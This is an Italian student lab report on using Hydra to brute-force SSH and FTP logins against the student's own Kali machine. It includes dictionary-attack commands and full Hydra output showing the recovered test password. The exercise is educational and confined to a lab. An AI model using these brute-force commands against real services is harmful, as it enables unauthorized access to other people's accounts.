PROGETTO S6/L5
Authentication cracking con Hydra


L'esercizio si svilupperà in due fasi:

1. Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

FASE 1.

Creiamo un nuovo utente su Kali Linux, con il comando " ***adduser*** ", chiamando l'utente " *test_user* " e configuriamo una password iniziale "*testpass*". Attiviamo il servizio ssh con il comando " ***sudo service ssh start*** ".


Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: " ***ssh test_user@192.168.1.184 ",*** l'indirizzo IP in questione è quello della macchina di Kali Linux.
Se le credenziali inserite sono corrette, riceveremo il prompt dei comandi dell'utente test_user sulla nostra Kali, come si può evincere dall'immagine seguente.




A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma ci siamo soffermati sulla sintassi di Hydra.
Possiamo attaccare l'autenticazione SSH con Hydra con il seguente comando, dove –l, e –p minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch L, P (notate che sono entrambe in maiuscolo).

hydra –l username –p password IP –t4 ssh *hydra -L username_list -P password_list IP_KALI –t4 ssh*

E' stata scaricata una collezione di username e password, installando " *Seclists* " che è essenzialmente una lista molto vasta di username e password, utilizzando il comando " ***sudo apt-get install seclists*** "



Nelle immagini possiamo visionare il lancio del comando visto precedentemente, in quella inferiore con “-V” visioniamo tutte le combinazioni che tenta di fare. Questo comando è un esempio di attacco di brute force per il cracking di credenziali di accesso a un server tramite il servizio SSH (Secure Shell). In particolare, il comando utilizza Hydra, uno strumento per il cracking di password online che supporta una varietà di protocolli, tra cui SSH, FTP, HTTP, e altri. Questo tipo di attacco prova sistematicamente tutte le possibili combinazioni di username e password fino a trovare quella corretta. In questo caso, si tratta di una combinazione di tentativi di accesso con una lista di username e password installata precedentemente.



FASE 2 e Bonus

Per la seconda parte dell'esercizio ho scelto il servizio ftp, per provare a craccare l'autenticazione con Hydra.

Per installarlo ho usato il comando " ***sudo apt-get install vsftpd*** " e successivamente ho avviato il servizio con: " ***sudo service vsftpd start*** "

In questo caso ho creato una lista contenente 40 password, nominata " **psw.txt** ", per recuperare le credenziali visto che con "seclist" risultava impossibile per questioni di tempo visto la quantità di elementi contenuti in quella lista

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P psw.txt ftp://192.168.1.184
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (thi
s is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 08:27:32
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41 login tries (l:1/p:41), ~3 tries per task
[DATA] attacking ftp://192.168.1.184:21/
[21][ftp] host: 192.168.1.184   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
```

Ed eseguita la stessa identica cosa per recuperare le credenziali per il servizio SSH, precedentemente visti.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 08:25:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous
 session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41 login tries (l:1/p:41), ~3 tries per task
[DATA] attacking ssh://192.168.1.184:22/
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "NovaExplorer" - 1 of 41 [child 0] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "ShadowKnightX" - 2 of 41 [child 1] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "TechWhiz_21" - 3 of 41 [child 2] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "CrimsonPhoenix" - 4 of 41 [child 3] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "SilentEcho42" - 5 of 41 [child 4] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "GalacticNomad" - 6 of 41 [child 5] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "CyberVortex" - 7 of 41 [child 6] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "PixelMancer" - 8 of 41 [child 7] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "QuantumDreamer" - 9 of 41 [child 8] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "CosmicRider" - 10 of 41 [child 9] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "FrostByte007" - 11 of 41 [child 10] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "StormBreakerX" - 12 of 41 [child 11] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "VelvetNebula" - 13 of 41 [child 12] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "DigitalSage" - 14 of 41 [child 13] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "StarfallKnight" - 15 of 41 [child 14] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "MysticEchoes" - 16 of 41 [child 15] (0/0)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "SolarBlazeX" - 17 of 43 [child 0] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "PhantomStrike" - 18 of 43 [child 7] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "AstralWizard" - 19 of 43 [child 2] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "InfiniteEcho" - 20 of 43 [child 15] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "testpass" - 21 of 43 [child 4] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "RebelVisionary" - 22 of 43 [child 8] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "IronShade" - 23 of 43 [child 14] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "NeonWraith" - 24 of 43 [child 5] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "LunarTitan" - 25 of 43 [child 9] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "TechnoSphinx" - 26 of 43 [child 10] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "VirtualVanguard" - 27 of 43 [child 13] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "SilentPulseX" - 28 of 43 [child 3] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "GalacticScribe" - 29 of 43 [child 6] (0/2)
[ATTEMPT] target 192.168.1.184 - login "test_user" - pass "VortexRider" - 30 of 43 [child 1] (0/2)
[22][ssh] host: 192.168.1.184   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 08:26:07
```